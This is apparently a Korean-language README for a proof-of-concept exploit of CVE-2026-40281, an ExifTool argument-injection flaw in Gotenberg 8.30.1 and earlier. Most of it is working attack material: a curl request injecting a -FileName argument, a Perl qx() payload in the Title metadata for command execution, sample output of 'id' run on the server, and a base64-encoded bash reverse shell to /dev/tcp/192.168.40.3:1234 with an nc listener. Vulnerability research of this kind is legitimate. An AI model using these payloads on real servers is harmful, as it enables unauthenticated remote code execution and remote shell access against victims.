 rabakuku/cve-2026-40281
CVE-2026-40281에 대한 Python PoC로, Gotenberg의 PDF 메타데이터 쓰기 엔드포인트에서 발생하는 ExifTool 인자 주입 취약점이며, 이를 통해 파일 조작 및 원격 명령 실행이 가능합니다.

CVE-2026-40281에 대한 동작하는 PoC
Gotenberg는 Office 문서, HTML 페이지, Markdown 파일 및 기타 형식을 PDF로 변환하기 위한 Docker 기반의 상태 비저장(stateless) API입니다.
Gotenberg 8.30.1 및 이전 버전은 PDF 메타데이터 쓰기 엔드포인트에서 ExifTool 인자 주입에 취약합니다. 메타데이터 값이 줄바꿈 문자를 필터링하지 않고 ExifTool로 전달되어, 인증되지 않은 공격자가 추가 인자를 주입하여 파일을 조작하거나 명령을 실행할 수 있습니다. 이 취약점은 8.31.0에서 수정되었습니다.
참고 자료:
Gotenberg 8.30.1을 시작하려면 다음 명령을 실행하십시오:
docker compose up -d
서버가 시작된 후 http://192.168.10.2:3000/health를 방문합니다. "status":"up"이 포함된 JSON 응답은 서비스가 준비되었음을 나타냅니다.
Gotenberg는 go-exiftool을 통해 표준 입력으로 ExifTool에 인수를 한 줄에 하나씩 전달합니다. 메타데이터 값은 정제되지 않으므로, 값 내부의 개행 문자가 값을 여러 인수로 분할하여 공격자가 임의의 ExifTool 인수를 주입할 수 있게 합니다.
취약점을 재현하기 전에 poc.py를 사용하여 최소한의 PDF를 생성합니다:
python3 poc.py -o test.pdf


그런 다음 Title 값에 줄바꿈과 ExifTool -FileName 인자를 삽입합니다:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
취약한 서버는 ExifTool이 처리된 PDF를 예상 경로에서 다른 곳으로 이동시키기 때문에 HTTP 404를 반환합니다. 주입된 인수가 /tmp/inject_proof를 생성했는지 확인하세요:
docker compose exec web ls -l /tmp/inject_proof
이 파일의 존재는 인자 주입이 발생했음을 확인해 줍니다. Gotenberg 8.31.0 이상 버전은 동일한 요청을 HTTP 400으로 거부합니다.
위의 인자 주입 프리미티브를 사용하면, 예를 들어 -Title<${PDFVersion;$_=qx(id)}를 통해 RCE를 달성할 수 있습니다. 이 인자는 ExifTool의 -TAG<value 리다이렉션 구문을 사용합니다. 고급 포매팅 기능인 ${PDFVersion;...}는 PDFVersion 태그의 값(모든 유효한 PDF에 존재함)을 세미콜론 뒤의 임의 Perl 표현식에 전달하며, 여기서 qx()가 id를 실행하고 태그 값 $_를 그 출력으로 덮어쓰므로, 명령 출력이 Title 메타데이터에 기록됩니다.
메타데이터 쓰기 엔드포인트는 처리된 PDF를 HTTP 응답으로 반환하며, PoC는 이를 메타데이터 읽기 엔드포인트에 제출하여 Title을 추출하고 명령 출력을 획득합니다. -TAG<... 외에도, ExifTool의 -if 인자 역시 임의의 Perl 표현식을 실행하므로(원래는 파일을 처리할지 여부를 결정하는 데 사용됨), 그 안에서 qx()나 system()을 사용하여 마찬가지로 명령을 실행할 수 있습니다.

대상에 대해 PoC를 실행하여 id를 실행하고 반환된 PDF 메타데이터에서 그 출력을 읽습니다:
python3 poc.py -u http://192.168.10.2:3000 -c id
-v를 추가하면 반환된 PDF를 출력합니다. 인쇄할 수 없는 바이트는 점으로 대체됩니다.
취약한 서버는 명령 출력을 반환하여 명령이 gotenberg 사용자로 실행되었음을 확인합니다:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
1단계: Kali 머신에서 Bash 페이로드 인코딩:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
2단계: 리스너가 열려 있는지 확인하세요:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
⚠️ 경고: 이 도구는 교육 및 연구 목적으로만 사용해야 합니다. 무단 사용은 법적 책임을 초래할 수 있습니다.






